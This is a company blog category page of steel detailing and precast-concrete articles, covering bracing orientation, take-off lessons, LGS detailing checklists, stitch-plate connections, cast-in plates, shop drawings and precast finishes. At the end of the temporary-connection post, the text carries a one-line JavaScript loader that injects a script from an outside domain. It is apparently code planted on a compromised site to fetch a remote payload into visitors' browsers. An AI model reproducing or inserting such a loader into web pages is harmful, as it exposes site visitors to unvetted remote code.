Category: Learning Management System

Tek1’s Learning management system is based on Moodle
We have implemented tutorails and tests on Various standards which apply to steel detailing. the tests are available at https://wwww.training.tek1.com.au



  • Changing Vertical Leg Position for Easier Steel Erection

    Changing Vertical Leg Position for Easier Steel Erection

    The Issue

    • One common problem during steel erection is the incorrect orientation of bracing.
    • The correct orientation is bracing toes facing uphill.
    • When bracing is installed the wrong way, it must be taken down, rotated, and reinstalled—wasting time and increasing risk at height.

    Best Practice Solution

    1. Model braces with toes facing uphill
      • Provides a clear reference.
      • Reduces ambiguity for riggers.
    2. Review vertical leg positioning during detailing
      • Show correct orientation in shop drawings and models.
    3. Integrate checks into workflows
      • Add bracing orientation to erection checklists.

    Benefits

    • Efficiency: No wasted rework.
    • Safety: Fewer adjustments at height.
    • Consistency: Standardised practice across projects.

    Takeaway
    Standardizing bracing orientation and vertical leg position is a small design decision that prevents major site issues.

  • From Missed Details to Valuable Lessons – A Take-Off Journey at UTAS Stadium Redevelopment

    From Missed Details to Valuable Lessons – A Take-Off Journey at UTAS Stadium Redevelopment

    Scope of the Project

    We were initially requested to prepare a material take-off and model for the UTAS Stadium Redevelopment project. The scope clearly included handrails and balustrades for multiple areas.

    Jobs like this are inherently more complicated than standard steel take-offs. They often require:

    • Detailed coordination between architectural and structural drawings
    • Consideration of site-specific conditions, such as existing structures that may need rust removal and recoating
    • Identification of non-typical items like steel grating over EAs, which may only be mentioned in notes—not shown in drawings
    • Understanding what is in scope and out of scope, especially for existing vs. new elements

    Example: In other jobs like Respect Care Avonlea, the scope required rust removal and recoating of existing steel. These unique elements must be clearly marked as in or out of scope so the person quoting knows how to price it.

    Also, it’s important to remember that not all steel items are drawn with lines. Some only appear in notes.

    Initial Submission & Review

    Our team submitted the initial take-off. However, during review, Mr. Koshy pointed out that handrails and balustrades were missing.

    👉 This was a valuable reminder that some clients require these items, especially when they’re a focus of the job, while others may choose not to quote on them. Knowing what matters to each client is essential.

    Given that this take-off was for quoting purposes, accuracy was vital. Even a small oversight could result in:

    • Financial miscalculations
    • Client dissatisfaction
    • Loss of trust or future jobs
    • Reduced team incentives

    This feedback helped us pause, reflect, and improve our approach for the future.

    Why Accuracy Matters in Take-Offs

    This wasn’t just a drawing task—it was a cost-based take-off used for budgeting and quoting. An error in such cases can:

    • Lead to incorrect cost estimations
    • Affect the project’s financial feasibility
    • Create production issues if the quote is rejected
    • Ultimately impact our credibility and incentives

    Moreover, certain items – like balustrades, stairs, and grating – are intricate and time-consuming to fabricate. These should not be quoted on a tonnage basis. It’s important to flag such elements to clients so they can be quoted separately and priced appropriately.

    Issues with the Take-Off

    Further review revealed that purlins and bridging members were missing. These were likely deleted during the cleanup process (e.g., using OVERKILL) without a proper post-cleanup check.

    A senior detailer shared three essential lessons that helped us improve:

    1. Double-Check After Cleanup

    Tools like OVERKILL are useful for removing duplicates, but they can unintentionally delete important steel items.

    Always:

    • Check the model space thoroughly after cleanup
    • Re-import or re-check structural drawings to confirm all members are intact
    • Visually verify all key components before finalizing the take-off

    2. Understand the Scope Clearly Before Starting

    Don’t jump into modelling or marking up without:

    • Carefully reading the client’s request and job brief
    • Noting special requirements such as rust removal, coatings, or integration with existing structures
    • Identifying what’s included/excluded from scope (e.g., stairs, handrails, balustrades, fixing brackets, grating)

    3. Follow Disciplined Modelling Practices

    A clean and organized model helps avoid confusion. This includes:

    • Using correct layer management
    • Extending beam lines to column blocks or grids
    • Using proper naming (e.g., RODXX for rod members in schedules)
    • Keeping the model aligned with architectural and structural references

    Key Learning Points

    We’ve compiled the following key tips from this project and past experiences:

    • Check material grades (e.g., use G450 for purlins and bridging if noted).
    • Always read both structural and architectural notes—some items exist only in notes.
    • Compare drawings -they may not match exactly.
    • Mark PDFs clearly during take-offs to show what’s included.
    • Flag special or intricate items like stairs, balustrades, grating – these are not suited for tonnage pricing.
    • List all exclusions clearly.
    • Mention that take-offs are rough estimates, and clients should verify quantities.
    • Follow consistent modelling practices for clean reporting and review.
  • 🚧 Lessons Learned from the Site: Smarter LGS Detailing for Better Builds!

    🚧 Lessons Learned from the Site: Smarter LGS Detailing for Better Builds!


    🧠 1. Frame Size Matters – Don’t Overlook Transport Constraints 

    • Truss heights hit up to 3m and lengths extended to 10m – something that could change based on client and transport feasibility. 
    • Wall frames also touched 3m in height and 5m in length – be sure to check if it fits the truck before detailing. 
    • Roof overhangs? Review them early to ensure they’re compatible with transport or you’ll risk on-site chaos. 

    ✅ Tip: Always check transport feasibility during quoting and in RFI#1

    ✂️ 2. Splitting Tall Walls – Think Before You Frame

    • External walls taller than 3m should be split during design. 
    • Confirm site handling options – are cranes available, or will it be lifted manually?

    ⚠️ Don’t assume! Discuss early to avoid rework and surprises on-site. 

    🧩 3. Design Features for Roof Panels & Coordination with MEP for Wall Cutouts 🛁

    • Before locking in the wall layout, always confirm plumbing cutouts and vent pipe locations with the client, especially in WET areas.
    • If these aren’t aligned early, it can cause major trouble onsite — including last-minute frame cutting.

    For Roof Frame like overhangs:

    • Rafters should be designed as doublers (to add strength).
    • Rafters must be perpendicular to the wall.
    • Noggings should run parallel to maintain overhang stability and simplify installation.

    🔍 These small details make a big difference for smooth execution.

    🚛 4. Confirm Transport & Lifting Method Early

    • Every frame size should be checked for transport in RFI#1.
    • Clarify lifting access – Is there a crane or only manpower?

    🏗️ 5. Large Trusses – Assess or Be Stressed 

    For long trusses that might need splitting: 

    • Evaluate engineering requirements early – if a truss fails, it’s not on us, it’s an engineering issue.
    • Consider onsite assembly time, weight, and transport limitations in your quote.
    • Flag “suspect trusses” during quoting with buffer for iterations.

    🧠 Smart Detailing = Fewer Site Surprises

    📄 6. Quote Smart – Define Scope Clearly

    • Don’t quote blind. Wait for all necessary drawings and details.
    • Add buffer for unknowns and clarifications.
    • Clearly state we follow the provided architectural and structural drawings. If things change later — that’s a variation.

    🔄 7. Variation Handling – Get it in Writing

    • Raise a variation immediately for any change that occurs after quoting.
    • Pause all work on the affected section until written client approval is received (or the variation is rejected).
    • If there’s a delay — pick up the phone and speak directly with the client. Clear communication is key to minimizing disruptions.
    • To alert the client that a change has happened, and that there is a delay in the program.

    💡 8. Our Design Suggestions – Add Value and Help Your Client Cut Costs

    If we propose design improvements (e.g., optimizing the LGS frame layout), they should be quoted as added value.

    When working off client-supplied drawings, and we identify missing details or unclear sections:

    • We can submit proposals for improvement.
    • If this was clarified in the quote, it is already within our scope — no need to raise it as a variation.

    Smart detailing isn’t just about execution — it’s also about helping our clients save time and money.

    🧱 9. Client-Driven Design Changes – That’s a Variation Too 

    Any change the client makes for ease of installation or cost saving must be quoted as a variation

    📋 LGS Project Checklist (for Detailers & PMs)  

    ✔️ Confirm frame size limits (wall/truss) with client 
    ✔️ Review transport feasibility and crane availability 
    ✔️ Request complete architectural, structural, and MEP drawings 
    ✔️ Identify special features (cutouts, splits, overhangs) early 
    ✔️ Define scope clearly – design vs. detailing only 
    ✔️ Include buffer time for potential RFI clarifications 
    ✔️ Document all design and client-driven changes 
    ✔️ Conduct internal reviews before client submission 
    ✔️ Flag and assess suspect trusses during quoting

    💬 Final Thoughts 

    Whether you’re a detailer, project manager, or fabricator, I hope this blog helps you:

    • Spot issues early
    • Avoid costly site changes
    • Deliver smoother, smarter LGS solutions

    📢 More Coming Soon 

    We’ll continue sharing more real-world LGS insights, including: 

    • 🧠 “Can You Spot the Problem?” detailer challenges 
    • 🛠️ Cost-saving ideas we’ve implemented 

    Stay tuned — and let us know if there’s a specific LGS topic you’d like us to cover! 

  • TEMPORARY CONNECTION WITH DETAILS




    Precast erection procedure having the set of sequences. When the panel is installed on the slab, props are fixed to stable the panel, then panel was unhooked from crane then the temporary stich plate or stich angles are connected to the next panel through cast in ferrule, which is casted on the precast panel.

    The temporary connection is additional support for the precast panel for until grouting the grout tube & slab were connected to the particular panel. The panels are easily leveled up with respect to the connected panel. Minimize the no of brace connections. Easy to maintain the panel gap.

    Based on the position of panels & face of the connection it is classified as below,

    1. In-line stich plate connection.
    2. Internal Stich angle connection.
    3. External stich angle connection.
    4. On edge stich angle connection.


    1. In-line stich plate:


    When the panel are next to each other the temporary connections are made by the straight stich plate with ferrule as mentioned below picture.

    2.Internal Stich angle:

    When the panel is perpendicular each other and inside corner is access to perform the connection, the internal angle stich angle is being used.

    3. External stich angle:

    When the panel is perpendicular each other and outside corner alone is access to perform the connection, the external angle stich angle is being used.

    4.On edge stich angle connection.

    Some cases, same level panels one is erected on top of slab and another one is located on ceiling level is supported by on-edge ferrule mentioned as below picture.

    ;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);
  • CAST-IN PLATE WITH DETAILS

    A steel plate which is casted in to concrete for connection purpose is named cast-in-plate. Connections may be required to carry shear and axial force between the precast elements for applied load conditions.

    Cast-in plates are used to tie/ fix,

    1. Concrete or precast panels to each other.
    2. Precast to insitu slab.

    3. Steel beams to the Precast panels/slabs.

    All purpose of connection except steel beam to precast connections required pair of cast in plate connected by a welded plate . But the steel beam to precast connection required only a cast-in plate with cleat plate is enough . All the plates and connections details are need to approved by Structural Engineer.

    1 Panel to Panel connection:

    Normally the lift shaft panels & stair panels have to connect withstand maximum shear and axial loads. The vertical panel joints are made by the cast-in plate connection. Minimum two no of connections per level is needed (need to get structural engineer advise).

    The cast in plate casted with pocket to cover on later stage. Both perpendicular & in line panels are also can be able to connect. We can able to connect insitu wall to precast panel also by this method. Refer blow picture for better understanding.


    2. Precast to Insitu slab Connection:

    For Particular requirement the precast should be connected with slab. One cast in plate casted in to the slab and another one is casted in to the precast and both the plates are connected through weld plate by weld on site. Refer below picture for better understanding.

    3. Steel beams to the Precast Connection:

    Now a days the construction system are versatile various types of constructions systems are used to complete the same building. Steel building with precast walls are also preferred as a one type of construction system.

    Where the steel beams are meet the precast panels the cast-in plate is used to connect it. Here instead of weld plate cleat plate is used to connect between the steel member to precast wall. The cast in plate on the precast walls not cast with the pocket it is flush with surface.

  • SHOP DRAWING AND ITS COMPONENTS

    Shop Drawing:

    Shop drawings is detailed drawing of the original design of the building. It’s a drawing or set of drawings given to our consultant or Fabricator. It is used to produce the individual precast panels in the factory. Shop drawings are typically required some prefabricated components, they are Listed below.

    Shop Drawing Components:

    1. Lifter’s [Edge lifters – (Top & side) and face lifter’s].

    2. Grout tubes & Dowel bars (Top & Bottom).
    3. Props. (Face & Edge props)
    4. Ferrules (Handrail, Temporary connection ferrule & Slab rebate ferrule,
    steel connection ferrule).
    5. Couplers.
    6. Pull-out bars and starter bars.
    7. Cast in Plate.
    8. Strong back.
    9. ID tag.
    10. Any special components required for some special cases like Conduits etc.


                   SAMPLE SHOP DRAWING ELEVATION WITH COMPONENTS

  • TABLE PRECAST FINISHES


    Table precast finishes is the replication process. The surface of the manufacturing table affecting the precast surface. Sometimes the table is covered by form liners, bricks, signage letters & pattern to make the finishes.

    a) Normal table finish:


    Non-exposed surface of the precast is made by this type of table. Same table is used for multiple time for casting the precast. Surface of the table is drilled and nailed for component fixing. Components fixing damages not fixed at every time of repetition, which result poor surface finish.

    b) Good table finish:

    The damaged table surface is being fixed by welding and grinding before every time of casting. Which means each and every time the surface of the precast panel surface will be made well & good.

    c) Form Liner finish:


    custom façade design with architectural concrete, elastic form liners are used to form the finish by placing it on the table before pouring the concreate for the particular design of concrete facades.

    d) Retarder finish:


    It is a type of acid wash, spraying a retarding agent on the surface of the fresh concrete and leaved long time and washed to make aggregate exposed.

    e) Patterned finish:

    As per the Architecture or client requirement various shape of profile needs to make on precast surface by placing the readymade patterns on the table to form.

    f) Brick snap finish:

    Bricks are arranged on the table for required shape before pouring the concrete and demold the panel which has the bricks attached surface of the precast panel.

  • NON-TABLE PRECAST FINISHES

    The finishes are performed without help of table faces. These type of finishes are listed as below…

    a) Float finish:


    Float is a tool used to finish a concrete surface by floating on it. After the concrete is poured on the table is levelled by using screed, then float tool is used. Float may be the small or large handle tool sometimes its powered by engine.

    b) Trowel finish:



    Trowel also a tool used to finish a concrete surface by pushed and pulled across the concrete surface. Trowels are performed in both manual and mechanical types.

    A manual trowel consists of a flat steel blade with an attached handle on top. A Mechanical trowel is used for large commercial projects which have rotational of large fans with the blades directly against the concrete surface.

    c) Polished finish:


    Polished Finish is a multi-step process where a Precast concrete is polished with bonded abrasives or chemicals in order to grind a precast concrete surface. It is then refined with each grind in order to achieve a specified level of appearance.

    d) Broom finish:


    Broom finish of the concrete is rough surface finished made by forcing or dragging a broom on the troweled surface while the concrete is still fresh.

    e) Sand Blast Finish:

    A sandblasted precast panel has a rough finish which is achieved when a precast panel surface is subjected to a high-pressure blast of siliceous sand through an air gun.

  • LIST OF PRECAST FINISHES


    Precast panels are ready made concrete element, which is the part of the building as structural as well as façade panels, which required the surface finish as per the customer or Architect requirements. Various type of finishes are used on the both side of panel and edges according to where the panels are positioned on the building.

    Due to the process of precast manufacturing, the finishes are made by replication of table on the one side, and the other side our traditional or conventional methods are preformed after pouring the concrete. As per concern of precast finishes, its classified as

    1. Non-Table finishes.
    • Float finish.
    • Trowel Finish
    • Polished Finish.
    • Broom Finish.
    • Sand blast finish. etc..

    2. Table Finishes.

    • Normal Table Finish.
    • Good Table Finish.
    • Form liner Finish.
    • Retarder Finish.
    • Patterned Finish.
    • Bricks Snap Finish. etc.